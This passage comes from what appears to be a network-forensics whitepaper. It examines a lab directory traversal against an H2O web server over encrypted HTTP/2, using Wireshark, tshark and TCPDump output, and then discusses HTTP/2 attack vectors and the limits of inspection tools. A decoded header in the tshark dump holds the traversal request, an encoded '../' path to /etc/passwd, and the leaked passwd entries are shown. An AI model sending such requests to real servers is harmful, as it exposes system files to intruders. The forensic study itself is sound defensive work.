

Figure 9 - HTTP/2 DATA stream showing password file content

2.4.3. Wireshark HTTP/2 header fields limitations

While Wireshark does parse HTTP/2 traffic in the latest revisions (release 2.0 came out mid November 2015, the previous release 1.12.8 was just a month earlier), it

does not yet seem to be exposing the various header fields with the same granularity as we see with HTTP/1.x. We see still lots of 'http.header.name' and 'http.header.value' fields, which is a huge gap in visibility and capability when analyzing HTTP/2 traffic. For example the 'http.user_agent' field from HTTP/1.x does not have a corresponding field for HTTP/2. We experience this limitation as we try to search the user agent string 'curl/7.45.0' as seen in packet 14 (See Appendix E).

2.4.4. Network flow and Protocol statistics

The output of the Wireshark statistics in the screen capture below shows the protocol hierarchy statistics, the endpoint statistics, as well as the conversation details between the Curl and H2O endpoints. Statistics shows that traffic is encrypted (TLS/SSL) between the two endpoints, but we do not know anything about the underlying protocol (HTTP2). Since the endpoints reuse the SSL connection with HTTP/2 it is even more difficult to identify any abnormal behavior based upon packet size. Hence identifying that the client just exploited a directory traversal bug on the H2O web server becomes even more difficult.



Figure 10 – H2O Directory Traversal Network Statistics

On the other hand, if we were able to decrypt the traffic protocol Wireshark statistics show details of the HTTP/2 packets as seen in the right bottom pane below.



Figure 11 - HTTP/2 Protocol Statistics

We leave as an exercise for our reader to write a Wireshark display filter that identifies the contents of the password file transferred to the client.

2.5.Tshark, TCPDump, SSLDump and HTTP/2

One of the benefits of using Wireshark's command line interface, tshark, is that it can be used to script packet analysis. The tshark stats, specified with the '`-z http2,tree`' flag shows there are 2 HTTP/2 header packets and only 1 data packet being sent.

```
 1 0.000000000  172.17.42.1 -> 172.17.0.9   443 TCP 74 39884 â 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=16663499 TSecr=0 WS=1024
 2 0.000022834   172.17.0.9 -> 172.17.42.1  39884 TCP 74 443 â 39884 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=16663499 TSecr=16663499 WS=1024
 3 0.000032447  172.17.42.1 -> 172.17.0.9   443 TCP 66 39884 â 443 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=16663499 TSecr=16663499
 4 0.018323890  172.17.42.1 -> 172.17.0.9   443 SSL 165 Client Hello
 5 0.018357537   172.17.0.9 -> 172.17.42.1  39884 TCP 66 443 â 39884 [ACK] Seq=1 Ack=100 Win=29696 Len=0 TSval=16663504 TSecr=16663504
 6 0.018504856   172.17.0.9 -> 172.17.42.1  39884 TLSv1.2 1025 Server Hello, Certificate, Server Hello Done
 7 0.018511910  172.17.42.1 -> 172.17.0.9   443 TCP 66 39884 â 443 [ACK] Seq=100 Ack=960 Win=31744 Len=0 TSval=16663504 TSecr=16663504
 8 0.020374217  172.17.42.1 -> 172.17.0.9   443 TLSv1.2 493 Client Key Exchange, Change Cipher Spec, Encrypted Extensions, Finished
 9 0.021921625   172.17.0.9 -> 172.17.42.1  39884 TLSv1.2 141 Change Cipher Spec, Finished
10 0.027381157  172.17.42.1 -> 172.17.0.9   443 HTTP2 135 Magic
11 0.027429459   172.17.0.9 -> 172.17.42.1  39884 HTTP2 135 SETTINGS
12 0.027492035  172.17.42.1 -> 172.17.0.9   443 HTTP2 119 SETTINGS
13 0.027515333   172.17.0.9 -> 172.17.42.1  39884 HTTP2 119 SETTINGS
14 0.027721883  172.17.42.1 -> 172.17.0.9   443 HTTP2 215 HEADERS
15 0.027831254   172.17.0.9 -> 172.17.42.1  39884 HTTP2 1175 HEADERS, DATA
16 0.028686374  172.17.42.1 -> 172.17.0.9   443 HTTP2 119 SETTINGS
17 0.030992365  172.17.42.1 -> 172.17.0.9   443 TLSv1.2 119 Alert (Level: Warning, Description: Close Notify)
18 0.031010924   172.17.0.9 -> 172.17.42.1  39884 TCP 66 443 â 39884 [ACK] Seq=2266 Ack=904 Win=31744 Len=0 TSval=16663507 TSecr=16663506
19 0.032375490  172.17.42.1 -> 172.17.0.9   443 TCP 66 39884 â 443 [FIN, ACK] Seq=904 Ack=2266 Win=33792 Len=0 TSval=16663507 TSecr=16663507
20 0.032414512   172.17.0.9 -> 172.17.42.1  39884 TLSv1.2 119 Alert (Level: Warning, Description: Close Notify)
21 0.032430122  172.17.42.1 -> 172.17.0.9   443 TCP 54 39884 â 443 [RST] Seq=905 Win=0 Len=0

=================================================================================================================
HTTP2:
Topic / Item Count         Average       Min val       Max val       Rate (ms)     Percent       Burst rate    Burst start
-----------------------------------------------------------------------------------------------------------------
HTTP2        7                                                      5.5692        100%          0.0700        0.000
Type         7                                                      5.5692        100.00%       0.0700        0.000
 SETTINGS    4                                                      3.1824        57.14%        0.0400        0.000
 HEADERS     2                                                      1.5912        28.57%        0.0200        0.000
 DATA        1                                                      0.7956        14.29%        0.0100        0.000

-----------------------------------------------------------------------------------------------------------------
```

Figure 12 - tshark statistics of HTTP/2 traffic

We inspect the headers by using the display filter 'http2.type == 1' and see that packet 14 contains the offending GET request in the decompressed headers.

```
/opt/wireshark-2.0.0rc3/tshark -r
/opt/pcap/h2o_directory_traversal_http2_ssl_decrypted.pcapng -Y
http2.type==1 -O http2.data -x
```

```
Frame (215 bytes):
0000  02 42 ac 11 00 09 32 59 fd b0 ab 76 08 00 45 00   .B....2Y...v..E.
0010  00 c9 bd 74 40 00 40 06 fa 8d ac 11 2a 01 ac 11   ...t@.@.....*...
0020  00 09 9b cc 01 bb a9 3f 01 2f 05 b3 bf 64 80 18   .......?./...d..
0030  00 1f 82 e8 00 00 01 01 08 0a 00 fe 43 d2 00 fe   ............C...
0040  43 d2 17 03 03 00 90 e5 dd ea 85 00 3c e9 29 12   C...........<.).
0050  28 d9 c8 68 b7 e4 43 da 68 2b 80 82 aa 0f d4 a2   (..h..C.h+......
0060  94 74 94 1a 0b 4e f0 69 e6 10 58 64 5b 67 f2 2b   .t...N.i..Xd[g.+
0070  a6 87 8f f0 1b 07 73 18 cf 0f d6 68 73 60 7d a9   ......s....hs`}.
0080  59 56 3e e9 a3 f2 11 e9 dc c1 13 e2 f9 e8 0d f9   YV>.............
0090  d9 43 74 f3 5d cf b5 24 b7 c5 94 a9 63 2c a6 de   .Ct.]..$....c,..
00a0  d9 79 12 93 e6 3f 03 6b 4b b2 21 ca a2 ac 8e 4e   .y...?.kK.!....N
00b0  14 f2 38 55 c1 56 c4 ee 19 87 cd f4 99 fd c4 3c   ..8U.V.........<
00c0  5d c3 f7 16 0b 44 03 9b 6d 21 31 d6 3b 2e 7c 78   ].....D..m!1.;.|x
00d0  cd 98 58 c6 34 18 1d                              ..X.4..
Decrypted SSL data (106 bytes):
0000  00 00 61 01 05 00 00 00 01 82 04 c1 61 51 15 51   ..a.........aQ.Q
0010  15 85 44 55 44 56 15 11 55 11 58 54 45 54 45 61   ..DUDV..U.XTETEa
0020  51 15 51 15 85 44 55 44 56 15 11 55 11 58 54 45   Q.Q..DUDV..U.XTE
0030  54 45 61 51 15 51 15 85 44 55 44 56 15 11 55 11   TEaQ.Q..DUDV..U.
0040  58 54 45 54 45 60 a9 23 15 8d 08 f1 27 87 41 8b   XTETE`.#....'.A.
0050  08 9d 5c 0b 81 70 dc 64 4e ba d7 7a 88 25 b6 50   ..\..p.dN..z.%.P
0060  c3 ab b4 da e0 53 03 2a 2f 2a                     .....S.*/*
Decompressed Header (225 bytes):
0000  00 00 00 07 3a 6d 65 74 68 6f 64 00 00 00 03 47   ....:method....G
0010  45 54 00 00 00 05 3a 70 61 74 68 00 00 00 5f 2f   ET....:path..._/
0020  25 32 65 25 32 65 2f 25 32 65 25 32 65 2f 25 32   %2e%2e/%2e%2e/%2
0030  65 25 32 65 2f 25 32 65 25 32 65 2f 25 32 65 25   e%2e/%2e%2e/%2e%
0040  32 65 2f 25 32 65 25 32 65 2f 25 32 65 25 32 65   2e/%2e%2e/%2e%2e
0050  2f 25 32 65 25 32 65 2f 25 32 65 25 32 65 2f 25   /%2e%2e/%2e%2e/%
0060  32 65 25 32 65 2f 25 32 65 25 32 65 2f 25 32 65   2e%2e/%2e%2e/%2e
0070  25 32 65 2f 65 74 63 2f 70 61 73 73 77 64 00 00   %2e/etc/passwd..
0080  00 07 3a 73 63 68 65 6d 65 00 00 00 05 68 74 74   ..:scheme....htt
0090  70 73 00 00 00 0a 3a 61 75 74 68 6f 72 69 74 79   ps....:authority
00a0  00 00 00 0f 31 32 37 2e 30 2e 30 2e 31 3a 33 32   ....127.0.0.1:32
00b0  37 37 34 00 00 00 0a 75 73 65 72 2d 61 67 65 6e   774....user-agen
00c0  74 00 00 00 0b 63 75 72 6c 2f 37 2e 34 35 2e 30   t....curl/7.45.0
00d0  00 00 00 06 61 63 63 65 70 74 00 00 00 03 2a 2f   ....accept....*/
00e0  2a                                                *
```

Figure 13- tshark showing the decompressed HTTP/2 header with the offending request

If we specify the flag '-Y http2.data.data' in the tshark command we see that the H2O server is returning the contents of the password file in the data frame (frame 15)

```
root@kali:/opt# /opt/wireshark-2.0.0rc3/tshark -r
/opt/pcap/h2o_directory_traversal_http2_ssl_decrypted.pcapng -Y
http2.data.data -O http2.data -x
```

```
0340  72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 67   r/sbin/nologin.g
0350  6e 61 74 73 3a 78 3a 34 31 3a 34 31 3a 47 6e 61   nats:x:41:41:Gna
0360  74 73 20 42 75 67 2d 52 65 70 6f 72 74 69 6e 67   ts Bug-Reporting
0370  20 53 79 73 74 65 6d 20 28 61 64 6d 69 6e 29 3a    System (admin):
0380  2f 76 61 72 2f 6c 69 62 2f 67 6e 61 74 73 3a 2f   /var/lib/gnats:/
0390  75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e   usr/sbin/nologin
03a0  0a 6e 6f 62 6f 64 79 3a 78 3a 36 35 35 33 34 3a   .nobody:x:65534:
03b0  36 35 35 33 34 3a 6e 6f 62 6f 64 79 3a 2f 6e 6f   65534:nobody:/no
03c0  6e 65 78 69 73 74 65 6e 74 3a 2f 75 73 72 2f 73   nexistent:/usr/s
03d0  62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 6c 69 62 75   bin/nologin.libu
03e0  75 69 64 3a 78 3a 31 30 30 3a 31 30 31 3a 3a 2f   uid:x:100:101::/
03f0  76 61 72 2f 6c 69 62 2f 6c 69 62 75 75 69 64 3a   var/lib/libuuid:
0400  0a 73 79 73 6c 6f 67 3a 78 3a 31 30 31 3a 31 30   .syslog:x:101:10
0410  34 3a 3a 2f 68 6f 6d 65 2f 73 79 73 6c 6f 67 3a   4::/home/syslog:
0420  2f 62 69 6e 2f 66 61 6c 73 65 0a                  /bin/false.
Decompressed Header (209 bytes):
0000  00 00 00 07 3a 73 74 61 74 75 73 00 00 00 03 32   ....:status....2
0010  30 30 00 00 00 06 73 65 72 76 65 72 00 00 00 10   00....server....
0020  68 32 6f 2f 31 2e 32 2e 31 2d 61 6c 70 68 61 31   h2o/1.2.1-alpha1
0030  00 00 00 04 64 61 74 65 00 00 00 1d 54 68 75 2c   ....date....Thu,
0040  20 32 36 20 4e 6f 76 20 32 30 31 35 20 31 38 3a    26 Nov 2015 18:
0050  33 30 3a 32 34 20 47 4d 54 00 00 00 0c 63 6f 6e   30:24 GMT....con
0060  74 65 6e 74 2d 74 79 70 65 00 00 00 18 61 70 70   tent-type....app
0070  6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 2d 73   lication/octet-s
0080  74 72 65 61 6d 00 00 00 0d 6c 61 73 74 2d 6d 6f   tream....last-mo
0090  64 69 66 69 65 64 00 00 00 1d 46 72 69 2c 20 32   dified....Fri, 2
00a0  30 20 4d 61 72 20 32 30 31 35 20 30 35 3a 32 32   0 Mar 2015 05:22
00b0  3a 31 33 20 47 4d 54 00 00 00 04 65 74 61 67 00   :13 GMT....etag.
00c0  00 00 0e 22 35 35 30 62 61 65 38 35 2d 33 62 63   ..."550bae85-3bc
00d0  22                                                "
```

Figure 14 - tshark HTTP/2 data packet with passwd content (packet 15)

2.5.1. SSLDump

There has not been any significant update to SSLDump for almost over a decade but it still displays useful information regarding the initial SSL negotiation phase. The tool will not be able to decrypt the application data if ephemeral cipher suites, like Diffie-Hellman (DHE) or RSA ephemeral are used during the key negotiation part of the SSL handshake. Steven Iveson has an interesting blog post regarding SSLDump at *http://packetpushers.net/using-ssldump-decode-ssltls-packets*.

2.5.2. TCPDump

We have used TCPDump as described in the capture_firefox_h2o_traffic.sh script (see Appendix A5), to capture the HTTP/2 traffic from the web browser before displaying in Wireshark. Reading HTTP/2 capture files (pcap/pcapng) back with TCPDump would require us to decrypt the packages with a tool like SSLDump before we could display them. We decrypted the capture in Wireshark and saved the output to a pcap file before we tried to list the contents in TCPDump as shown in Appendix G.

As we saw in Figure 7, the Wireshark output shows that this packet contains the password file that got transferred, but while trying to dump the packet data in ASCII or Hex format we notice that that we are unable to read the contents as expected. We expected to see the same output as shown in Figure 14, showing the password file contents.

```
        0x00c0:  7c78 cd98 58c6 5418 1d                   |X..X.4..
13:30:24.344378629 IP 172.17.0.9.https > kali.39884: Flags [P.], seq 1157:2266, ack 798, win 31, options [nop,nop,TS val 16663506 ecr 16663506], length 1109
        0x0000:  4500 0489 f935 4000 4006 bb0c ac11 0009  E....5@.@.......
        0x0010:  ac11 2a01 01bb 9bcc 05b3 bf64 a93f 01c4  ..*........d.?..
        0x0020:  8018 001f 86a8 0000 0101 080a 00fe 43d2  ..............C.
        0x0030:  00fe 43d2 1703 0304 5095 dd19 4e95 9aeb  ..C.....P...N...
        0x0040:  c4c0 cbbe 6605 6632 15af 2f5e 923a 4c62  ....f.f2../^.:Lb
        0x0050:  eb4f 4ef6 f841 b6e1 eaad 706e 24ff e0a0  .ON..A....pn$...
        0x0060:  52d6 e848 c6f7 3916 c2b2 4b26 f02c 96ad  R..H..9...K&.,..
        0x0070:  9812 fad9 a46e 639e 23d0 17d3 880b 800f  .....nc.#.......
        0x0080:  a21d 59d8 4818 f8e8 b61a 6648 e0df 4c0a  ..Y.H.....fH..L.
        0x0090:  6154 c5c1 3772 9fe4 eaf3 2c50 90b3 07e6  aT..7r....,P....
        0x00a0:  2159 e8e1 3b15 4b3a e9d5 cb96 e753 100f  !Y..;.K:.....S..
        0x00b0:  f0cf eada 2a37 66dc 21a3 2713 2dd0 dee3  ....*7f.!.'.-...
        0x00c0:  0a90 1014 ac28 3a4f a943 390f 524f ecd7  .....(:O.C9.RO..
        0x00d0:  63f1 f42d cc5e 2eb8 32d0 9d28 bd2a 0db4  c..-.^..2..(.*..
        0x00e0:  b41f 8c8f 87e5 bd15 a9fb 0ff2 1e7c 0b38  .............|.8
        0x00f0:  ac16 3a5f 69cb 8cb8 59f9 ece9 ccec cda9  ..:_i...Y.......
```

Figure 15 - Hexadecimal TCPDump HTTP/2 packet

2.6. Snort, Bro, and HTTP/2

At the time of this writing Snort, the open-source IDS/IPS tool does not support HTTP/2 inspection. There have been efforts earlier this year to develop a new object oriented HTTP inspector that could support HTTP/2 as the new Snort 3.0 architecture, but there has not been any update in the last six months or so. Bro, an open source UNIX based network monitoring framework, neither supports HTTP/2 as of yet.

2.7. Web browser support for HTTP/2

Reproducing the H2O exploit with different browsers helps us understand that HTTP/2 support varies by different implementations and/or vendors. Analysis of HTTP/2 browser support is beyond the scope of this paper but could provide an interesting follow-up research topic (Appendix D)

3. Continuing the HTTP/2 Journey

3.1. Many HTTP attack vectors

There are many HTTP attack vectors like HTTP Parameter tampering/pollution (SecureComm & Rajarajan, 2012, p. 415) , request/response splitting, file download injections (Williams/Aspect Security, 2008, p. 3) and request/response smuggling (Klein, 2006). While some of these vectors are more protocol specific, like HTTP response splitting and smuggling, based on the textual aspect of the HTTP/1.1, they will continue to exist as HTTP/1.1 most likely will be around for a while.

As HTTP/2 deployment increases, besides the existing HTTP/1 attacks, we will see an increase in HTTP/2 protocol attacks, like the recent compression issues in the Breach and Crime exploits (Prado, Harris and Gluck, 2013).

Since there will be implementations that will support the different versions of the HTTP protocol, both HTTP/1.x and HTTP/2, consequently we will see more cross-protocol attacks. In a cross-protocol attack, an adversary causes a client to initiate a transaction in one protocol toward a server that understands a different protocol (Belsche, Peon, & Thomson, 2015). The adversary might be able to cause the transaction to appear as a valid transaction in the second protocol. In a web server context, an adversary could exploit this to interact with poorly protected servers in private networks.

We have mentioned new HTTP/2 protocol specific security issues like the CRIME exploit but even older attacks like the Directory Traversal attack demonstrated in

this paper will not go away in particular as we see an uptake in the new web servers with HTTP/2 implementations like the H2O server discussed in this paper.

Ilya Griorik describes the new binary, length-prefixed framing layer format in his book **HIGH PERFORMANCE BROWSING NETWORKING** (Grigorik, 2013, Chapter 12). In the section below we take a closer look at the binary aspect of the protocol and the complexity that arises with network forensics of the new version of the protocol.

3.2.Binary Framing in detail

Whereas HTTP/1x uses variable length fields, HTTP/2 uses fixed-length (9 byte) fields only and offers a more compact representation than the newline-delimited plaintext HTTP/1 protocol and is both simpler and faster to encode/decode and more efficient to process. These frames, which have a relatively small overhead, are the basis for the communication between client and server. There are two different types of frames, control or header frames and data frames. As Griorik describes, frames from different streams might be interleaved and then reassembled via the embedded stream identifier in the header of each frame. He concludes that the communication between client and server is an exchange of binary encoded frames, which are mapped to messages that belong to a particular stream where streams can be multiplexed within a single TCP connection (Grigorik, 2013).

While the ASCII protocol in HTTP/1 is easier to inspect, it is more difficult to implement correctly. Issues like sequence termination and optional whitespace, while often used to improve readability, can make it harder to distinguish the protocol from the payload. This has lead to exploits like HTTP response splitting and smuggling. RFC 7230 tried to address some of these issues by disallowing whitespace between header field name and colon. A binary protocol, as introduced in HTTP/2, allows for more robustness, less implementation discrepancies while at the same time allowing for better performance because of the more compact format.

Because of the binary format, you would need tools to inspect and debug HTTP/2 traffic. According to Grigorik, you would need the same tools to inspect the encrypted TLS flows, which are also relying on binary framing. See section "TLS Record Protocol" of "**HIGH PERFORMANCE BROWSER NETWORKING**" (Grigorik, 2013, Chapter 12)

3.2.1. Complexity of HTTP/2 with forensic network analysis

Grigorik is correct that inspecting and debugging HTTP/2 traffic is not more complex than to inspect the encrypted TLS flows. When debugging the protocol one can safely assume that the user controls the endpoints and hence can decrypt the TLS session. While developers in general own the endpoint and hence are in a better position to decrypt the TLS sessions for debugging purposes, the forensic network investigator on the other hand, does often not have access to the decryption keys.

While HTTP/2 does not require encryption, most client implementations only support HTTP/2 over TLS, making encryption a de-facto requirement. Besides Firefox and Chrome which require HTTP/2 to be used over an encrypted connection, now also Apple as well as Microsoft's HTTP/2 implementations will only support encrypted HTTP/2.

This de-facto standard will increase the complexity of network forensics, as more traffic will start to be encrypted. So the issue is not that HTTP/2 is a binary protocol but that its deployment is combined with a push for stronger security. It is this push for stronger security as a side effect of the adoption of HTTP/2 that increases the complexity of network forensics as we have learned in the sections above.

3.3. Trusted Proxies and Gateways

In a proposal submitted early February 2014 to the IETF, called "**EXPLICITLY TRUSTED PROXY IN HTTP/2**" (Loreto et al., 2014), the authors propose to use different ALPN extensions for https ("h2://") vs. http ("htc://") resources. The ALPN htc:// extension , c meaning clear, in which case it would use HTTP/2 with TLS, but intermediaries might be decrypt the traffic en route, which requires implicit user consent.

A discussion in the SANS ISC InfoSec forums (McRee, 2014) describes the pros and cons of this proposal and is summarized below.

Besides limitation with network forensics, TLS encryption hides knowledge from intermediaries and reduces efficiencies in both transport and caching, which makes things more difficult for internet service providers (ISPs). In this new mode clients and servers could use to upgrade to TLS in the absence of a digital certificate identifying the remote server. It would allow carriers (ISPs) to provide caching to give faster and more affordable access to users in locations with limited bandwidth. Since more traffic would be encrypted it would make it more expensive to analyze captured traffic on a giant scale (McRee, 2014).

This new mode of HTTP/2 operation is sometimes referred to as opportunistic encryption. It is not an official term and has many meanings in different contexts. For example, in RFC 4322 (Richardson, & Redelmeier, 2005) it is defined as encryption without a peer-specific arrangement while in RFC 5386 (Williams & Richardson, 2008) it is used to mean encryption without authentication.

Brad Hill states on his blog *""One thing this whole episode has finally convinced me of is that "opportunistic encryption" is a bad idea. I was always dubious that "increasing the cost" of dragnet surveillance was a meaningful goal (those adversaries have plenty of money and other means) and now I'm convinced that trying to do so will do more harm than good. I watched way too many extremely educated and sophisticated engineers and tech press get up-in-arms about this proxy proposal, as if the "encryption" it threatened provided any real value at all. "Opportunistic encryption" means well, but it is clearly, if unintentionally, crypto snake-oil, providing a very false sense of security to users, server operators and network engineers. For that reason, I think it should go, to make room for the stuff that actually works*." (Hill, 2014).

The assumption is that the authors intend the proposal to be for ISPs, as enterprises already should deploy man-in-the-middle (MITM) proxies to inspect

outbound HTTPS to implement a robust data loss prevention system. It is worth noting that there are various legal (privacy) concerns with such MITM implementations as each jurisdiction has unique constraints on collecting network traffic.

One approach that some security vendors seem to be taken is to deliver a HTTP gateway that would enable a mix of HTTP 2.0, HTTP 1.x and SPDY on the outside while HTTP/1 on the inside (server side). This could mean that on the inside just plain HTTP is supported without encryption.

4. Conclusion

We will see a combination of HTTP/1.x and HTTP/2 traffic across the web for the foreseeable future. As a result we will see an increase in security vulnerabilities, either because of the new protocol and/or because of new implementations. As outlined above, many network forensics tools do currently not support HTTP/2. The characteristics of HTTP/2 (binary, compression, encryption), in particular due to the nature of de-facto encryption in browsers, catalyses the need for correlation of network forensics with end-point forensics (e.g. mobile/memory). Mobile applications are likely to benefit most from the performance enhancements provided by HTTP/2 as clients can be 'forced' to upgrade with minimal disruption. Since roundtrips are even more costly, and the uplink bandwidth is even more constrained on the mobile network this is most likely the area where we will see HTTP/2 deployed more broadly. As frequently identified in the forensic process, a comprehensive approach is necessary to conduct a thorough investigation. Heather Mahalik and Phil Hagen have put together an excellent presentation "**SMARTPHONE AND NETWORK FORENSICS GOES TOGETHER LIKE PEAS AND CARROTS**" (Hagen & Mahalik, 2015). Also, logging aggregation solutions like the ELK stack (Elasticsearch, Logstash, Kibana) as presented in **SANS FOR572.4, ADVANCED NETWORK FORENSICS** will become more important for forensic investigators as the deployment of HTTP/2 increases (Hagen & Oldham, 2015, p136).

Stefan Winkel, stefan@winkelsnet.com

References

Belsche, M., Peon, R., & Thomson, M. (2015, May). Request for comments 7540 - Hypertext Transfer Protocol Version 2 (HTTP/2). Retrieved November 5, 2015, from https://tools.ietf.org/html/rfc7540

Belshe, M., & Peon, R. (n.d.). SPDY Protocol - Draft 1 - The Chromium Projects. Retrieved from https://dev.chromium.org/spdy/spdy-protocol/spdy-protocol-draft1

Berners-Lee, T., Fielding, R., & Frystyk, H. (1996, May). Requests for comments 1945 - Hypertext Transfer Protocol -- HTTP/1.0. Retrieved November 5, 2015, from https://www.ietf.org/rfc/rfc1945

